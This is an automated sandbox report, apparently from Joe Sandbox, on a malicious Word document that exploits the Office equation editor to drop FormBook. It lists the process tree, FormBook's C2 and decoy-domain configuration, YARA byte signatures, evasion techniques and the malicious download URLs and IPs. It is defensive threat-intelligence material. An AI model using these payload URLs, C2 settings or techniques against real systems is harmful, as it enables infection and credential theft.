ID: 491424
Sample Name: OBL PN210700369.doc
Cookbook: defaultwindowsofficecookbook.jbs
Time: 15:20:06
Date: 27/09/2021
Version: 33.0.0 White Diamond

Table of Contents


Windows Analysis Report OBL PN210700369.doc

Overview


General Information

Sample Name:	OBL PN210700369.doc
Analysis ID:	491424
MD5:	ee6900ee7f29ffb…
SHA1:	74501f04465f268..
SHA256:	135dedf906bbb8e.
Tags:	doc Formbook
Infos:	

Most interesting Screenshot:



Detection




FormBook

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Snort IDS alert for network traffic (e…
- Sigma detected: EQNEDT32.EXE c…
- Multi AV Scanner detection for subm…
- Yara detected FormBook
- Malicious sample detected (through …
- Yara detected AntiVM3
- Sigma detected: Droppers Exploiting…
- System process connects to networ…
- Sigma detected: File Dropped By EQ…
- Antivirus detection for URL or domain
- Multi AV Scanner detection for dropp…
- Sample uses process hollowing tech…
- Maps a DLL or memory area into an…
- Tries to detect sandboxes and other…

Classification



Process Tree

- **System is w7x64**
- WINWORD.EXE (PID: 196 cmdline: 'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding MD5: 9EE74859D22DAE61F1750B3A1BACB6F5)
- EQNEDT32.EXE (PID: 800 cmdline: 'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
  - obinnamaxdw2962.exe (PID: 2612 cmdline: C:\Users\user\AppData\Roaming\obinnamaxdw2962.exe MD5: CEE3C4065C5CB9237B7EBE5C1B3ECEA5)
    - obinnamaxdw2962.exe (PID: 2412 cmdline: C:\Users\user\AppData\Roaming\obinnamaxdw2962.exe MD5: CEE3C4065C5CB9237B7EBE5C1B3ECEA5)
      - explorer.exe (PID: 1764 cmdline: C:\Windows\Explorer.EXE MD5: 38AE1B3C38FAEF56FE4907922F0385BA)
        - cmmon32.exe (PID: 2572 cmdline: C:\Windows\SysWOW64\cmmon32.exe MD5: EA7BAAB0792C846DE451001FAE0FBD5F)
          - cmd.exe (PID: 2812 cmdline: /c del 'C:\Users\user\AppData\Roaming\obinnamaxdw2962.exe' MD5: AD7B9C14083B52BC532FBA5948342B98)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.vaughnmethod.com/ed9s/"
  ],
  "decoy": [
    "pocketoptioniraq.com",
    "merabestsolutions.com",
    "atelectronics.site",
    "fuxueshi.net",
    "infinitystay.com",
    "forensicconcept.site",
    "txpmachine.com",
    "masterwhs.xyz",
    "dia-gnwsis.art",
    "fulltiltnodes.com",
    "bigbnbbsc.com",
    "formation-figma.com",
    "bonanacroin.net",
    "medicalmarijuanasatx.com",
    "bagnavy.com",
    "aaegiscares.net",
    "presentationpublicschool.com",
    "bestyousite.site",
    "prescriptionn.com",
    "beyondthenormbouquets.com",
    "sinclairsparkes.com",
    "yesterdayglass.com",
    "lj-safe-keepinganwgt76.xyz",
    "winlegends.com",
    "perthvideoproduction.com",
    "sgh.technology",
    "athletik.biz",
    "cardealergame.com",
    "ugkhmel.xyz",
    "4346emerald.com",
    "soulconstructionservices.com",
    "dalmac-nj.com",
    "marylink.net",
    "gentciu.com",
    "insidecity.company",
    "wensum-creations.com",
    "frontwonline.com",
    "8xovz.xyz",
    "pickaxecoffee.com",
    "stonezhang.top",
    "markmra1995.site",
    "valleysettlewash.top",
    "canadabulkmushrooms.com",
    "shiningoutdoors.com",
    "elysiarv.xyz",
    "artoidmode.com",
    "whileloading.com",
    "crgcatherine.com",
    "usa111.com",
    "tourmalinesepiapirole.info",
    "infodf.xyz",
    "girldollg.xyz",
    "paypal-caseid581.com",
    "bymetronet.com",
    "outranky.com",
    "bankinsurance.site",
    "iscinterconnectsolutions.com",
    "networth.fyi",
    "fastplaycdn.xyz",
    "fernradio.com",
    "sergeantrandom.net",
    "islamic-coins.com",
    "naplesgolfcartbatteries2u.com",
    "seniormedicarebenefits.net"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000005.00000002.505046149.0000000000400000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
00000005.00000002.505046149.0000000000400000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x9908:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b82:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x156b5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x151a1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x157b7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1592f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa59a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1441c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb293:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b927:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c92a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000005.00000002.505046149.0000000000400000.00000040.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x18849:$sqlite3step: 68 34 1C 7B E1 • 0x1895c:$sqlite3step: 68 34 1C 7B E1 • 0x18878:$sqlite3text: 68 38 2A 90 C5 • 0x1899d:$sqlite3text: 68 38 2A 90 C5 • 0x1888b:$sqlite3blob: 68 53 D8 7F 8C • 0x189b3:$sqlite3blob: 68 53 D8 7F 8C
00000004.00000002.426482026.00000000021D1000.00000004.00000001.sdmp	JoeSecurity_AntiVM_3	Yara detected AntiVM_3	Joe Security	
00000007.00000002.682290111.00000000002F0000.00000040.00020000.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
Click to see the 25 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
5.2.obinnamaxdw2962.exe.400000.1.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
5.2.obinnamaxdw2962.exe.400000.1.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x9908:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b82:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x156b5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x151a1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x157b7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1592f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa59a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1441c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb293:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b927:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c92a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
5.2.obinnamaxdw2962.exe.400000.1.raw.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x18849:$sqlite3step: 68 34 1C 7B E1 • 0x1895c:$sqlite3step: 68 34 1C 7B E1 • 0x18878:$sqlite3text: 68 38 2A 90 C5 • 0x1899d:$sqlite3text: 68 38 2A 90 C5 • 0x1888b:$sqlite3blob: 68 53 D8 7F 8C • 0x189b3:$sqlite3blob: 68 53 D8 7F 8C
4.2.obinnamaxdw2962.exe.220ed1c.3.raw.unpack	JoeSecurity_AntiVM_3	Yara detected AntiVM_3	Joe Security	

Sigma Overview

Exploits:

Sigma detected: EQNEDT32.EXE connecting to internet

Sigma detected: File Dropped By EQNEDT32EXE

System Summary:

Sigma detected: Droppers Exploiting CVE-2017-11882

Jbx Signature Overview

Click to jump to signature section

AV Detection:

- Found malware configuration
- Multi AV Scanner detection for submitted file
- Yara detected FormBook
- Antivirus detection for URL or domain
- Multi AV Scanner detection for dropped file

Exploits:

- Office equation editor starts processes (likely CVE 2017-11882 or CVE-2018-0802)

Networking:

- Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)
- System process connects to network (likely due to code injection or exploit)
- C2 URLs / IPs found in malware configuration

E-Banking Fraud:

- Yara detected FormBook

System Summary:

- Malicious sample detected (through community Yara rule)
- Office equation editor drops PE file
- .NET source code contains very large strings

Data Obfuscation:

- .NET source code contains potential unpacker

Hooking and other Techniques for Hiding and Protection:

- Modifies the prolog of user mode functions (user mode inline hooks)

Malware Analysis System Evasion:

- Yara detected AntiVM3
- Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)
- Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

- System process connects to network (likely due to code injection or exploit)
- Sample uses process hollowing technique
- Maps a DLL or memory area into another process
- Injects a PE file into a foreign processes
- Queues an APC in another process (thread injection)
- Modifies the context of a thread in another process (thread injection)

Stealing of Sensitive Information:

Yara detected FormBook


Remote Access Functionality:

Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Netwo Effect
Valid Accounts	Shared Modules 1	Path Interception	Process Injection 6 1 2	Rootkit 1	Credential API Hooking 1	Security Software Discovery 3 2 1	Remote Services	Credential API Hooking 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eaves Insecu Netwo Comm
Default Accounts	Exploitation for Client Execution 1 3	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Masquerading 1	LSASS Memory	Process Discovery 2	Remote Desktop Protocol	Archive Collected Data 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 1 2	Explo Redire Calls/
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Disable or Modify Tools 1	Security Account Manager	Virtualization/Sandbox Evasion 3 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 2	Explo Track Locati
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Virtualization/Sandbox Evasion 3 1	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 2 2	SIM C Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Process Injection 6 1 2	LSA Secrets	File and Directory Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manip Devic Comm
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Deobfuscate/Decode Files or Information 1	Cached Domain Credentials	System Information Discovery 1 1 3	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamm Denia Servic
External Remote Services	Scheduled Task	Startup Items	Startup Items	Obfuscated Files or Information 3	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Acces
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Software Packing 1 2	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Down Insecu Proto


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
OBL PN210700369.doc	31%	ReversingLabs	Document-RTF.Exploit.Heuristic	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\obinnazx[1].exe	18%	ReversingLabs	Win32.Trojan.Generic	
C:\Users\user\AppData\Roaming\obinnamaxdw2962.exe	18%	ReversingLabs	Win32.Trojan.Generic	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
5.2.obinnamaxdw2962.exe.400000.1.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://wellformedweb.org/CommentAPI/	0%	URL Reputation	safe	
http://www.rspb.org.uk/wildlife/birdguide/name/	0%	Avira URL Cloud	safe	
http://www.iis.fhg.de/audioPA	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://treyresearch.net	0%	URL Reputation	safe	
http://java.sun.com	0%	Avira URL Cloud	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://lg-tv.tk/obinnazx.exe	100%	Avira URL Cloud	malware	
http://computername/printers/printername/.printer	0%	Avira URL Cloud	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
www.vaughnmethod.com/ed9s/	0%	Avira URL Cloud	safe	
http://www.islamic-coins.com/ed9s/?tXNH2v=aXG8CVn8ddSLaR&ydudnHn=k2ojovXzPk6QP2E57heACoDYW6OrA9sZh3WmhaFm9atosFE1d0WL15gHEPMcVErHBLYJUA==	0%	Avira URL Cloud	safe	
http://servername/isapibackend.dll	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
lg-tv.tk	185.239.243.112	true	true		unknown
www.islamic-coins.com	2.57.140.50	true	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://lg-tv.tk/obinnazx.exe	true	• Avira URL Cloud: malware	unknown
www.vaughnmethod.com/ed9s/	true	• Avira URL Cloud: safe	low
http://www.islamic-coins.com/ed9s/?tXNH2v=aXG8CVn8ddSLaR&ydudnHn=k2ojovXzPk6QP2E57heACoDYW6OrA9sZh3WmhaFm9atosFE1d0WL15gHEPMcVErHBLYJUA==	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
2.57.140.50	www.islamic-coins.com	France		43424	MAGICRETAILFR	true
185.239.243.112	lg-tv.tk	Moldova Republic of		55933	CLOUDIE-AS-APCloudieLimitedHK	true

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	491424
Start date:	27.09.2021
Start time:	15:20:06
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 13m 21s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	OBL PN210700369.doc
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP1 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)

Number of analysed new started processes analysed:	11
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winDOC@9/8@3/2
EGA Information:	Failed
HDC Information:	• Successful, ratio: 6.4% (good quality ratio 6%) • Quality average: 69.7% • Quality standard deviation: 27.8%
HCA Information:	• Successful, ratio: 99% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .doc • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
15:20:21	API Interceptor	36x Sleep call for process: EQNEDT32.EXE modified
15:20:22	API Interceptor	118x Sleep call for process: obinnamaxdw2962.exe modified
15:21:05	API Interceptor	197x Sleep call for process: cmmon32.exe modified
15:22:10	API Interceptor	1x Sleep call for process: explorer.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
185.239.243.112	Proforma invoice.doc	Get hash	malicious	Browse	• fantecheo.tk/ibefranknzx.exe
	J21021 TUBI PER QUALIFICHE.doc	Get hash	malicious	Browse	• xleetaz.xyz/prison/ikk.exe
	RFQ9003930 New Order.doc	Get hash	malicious	Browse	• lg-tv.tk/harshmanzx.exe
	WELDED PIPES - Bid No 2000543592- PR.doc	Get hash	malicious	Browse	• xleetaz.xyz/prison/sam.exe
	AWB.doc	Get hash	malicious	Browse	• fantecheo.tk/famzlogszx.exe
	New Order.doc	Get hash	malicious	Browse	• lg-tv.tk/bulizx.exe
	DO526.doc	Get hash	malicious	Browse	• fantecheo.tk/famzlogszx.exe

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	24-09-2021 LETTER OF INTENT.doc	Get hash	malicious	Browse	• lg-tv.tk/bankzx.exe
	DHL#AWB#29721.doc	Get hash	malicious	Browse	• fantecheo.tk/princezx.exe
	PO2021.doc	Get hash	malicious	Browse	• fantecheo.tk/ibefrankzx.exe
	PON507991 Copy.doc	Get hash	malicious	Browse	• lg-tv.tk/bryantzx.exe
	OUTSTANDING PAYMENT.doc	Get hash	malicious	Browse	• xleetaz.xyz/benx/nd.exe
	New Order.doc	Get hash	malicious	Browse	• xleetaz.xyz/benx/bd.exe
	Proforma Invoice 28093.doc	Get hash	malicious	Browse	• xleetaz.xyz/benx/sy.exe
	BL UALBHHOU1.doc	Get hash	malicious	Browse	• xleetaz.xyz/benx/mb.exe
	Pedido 20839.doc	Get hash	malicious	Browse	• fantecheo.tk/chungzx.exe
	catalogue.doc	Get hash	malicious	Browse	• lg-tv.tk/shakitizx.exe
	SWIFT.doc	Get hash	malicious	Browse	• lg-tv.tk/obizx.exe
	TU22.doc	Get hash	malicious	Browse	• fantecheo.tk/famzlogszx.exe
	AVB CMAU6526450 40HC COI2100105.doc	Get hash	malicious	Browse	• lg-tv.tk/bluezx.exe

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
lg-tv.tk	RFQ9003930 New Order.doc	Get hash	malicious	Browse	• 185.239.243.112
	New Order.doc	Get hash	malicious	Browse	• 185.239.243.112
	24-09-2021 LETTER OF INTENT.doc	Get hash	malicious	Browse	• 185.239.243.112
	PON507991 Copy.doc	Get hash	malicious	Browse	• 185.239.243.112
	catalogue.doc	Get hash	malicious	Browse	• 185.239.243.112
	SWIFT.doc	Get hash	malicious	Browse	• 185.239.243.112
	AVB CMAU6526450 40HC COI2100105.doc	Get hash	malicious	Browse	• 185.239.243.112
	Paid Invoices.doc	Get hash	malicious	Browse	• 185.239.243.112
	Abn order 55.doc	Get hash	malicious	Browse	• 185.239.243.112
	RFQ.doc	Get hash	malicious	Browse	• 185.239.243.112
	DHL BL2021764774AWB.doc	Get hash	malicious	Browse	• 185.239.243.112
	sept quotation.doc	Get hash	malicious	Browse	• 185.239.243.112
	invoice-E-2-S-2122-1235.doc	Get hash	malicious	Browse	• 185.239.243.112
	Purchase Order PO81-36A2DC.doc	Get hash	malicious	Browse	• 185.239.243.112
	New ORDER.doc	Get hash	malicious	Browse	• 185.239.243.112
	Mahem Order.doc__.rtf	Get hash	malicious	Browse	• 185.239.243.112
	New Order.doc	Get hash	malicious	Browse	• 185.239.243.112
	BL and permit.doc	Get hash	malicious	Browse	• 185.239.243.112
	KOC-Order.doc	Get hash	malicious	Browse	• 185.239.243.112
	REQ_Scan001_No- 9300340731.doc	Get hash	malicious	Browse	• 185.239.243.112

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
MAGICRETAILFR	Scan copy.docx	Get hash	malicious	Browse	• 185.42.117.109
	Scan copy.docx	Get hash	malicious	Browse	• 185.42.117.109
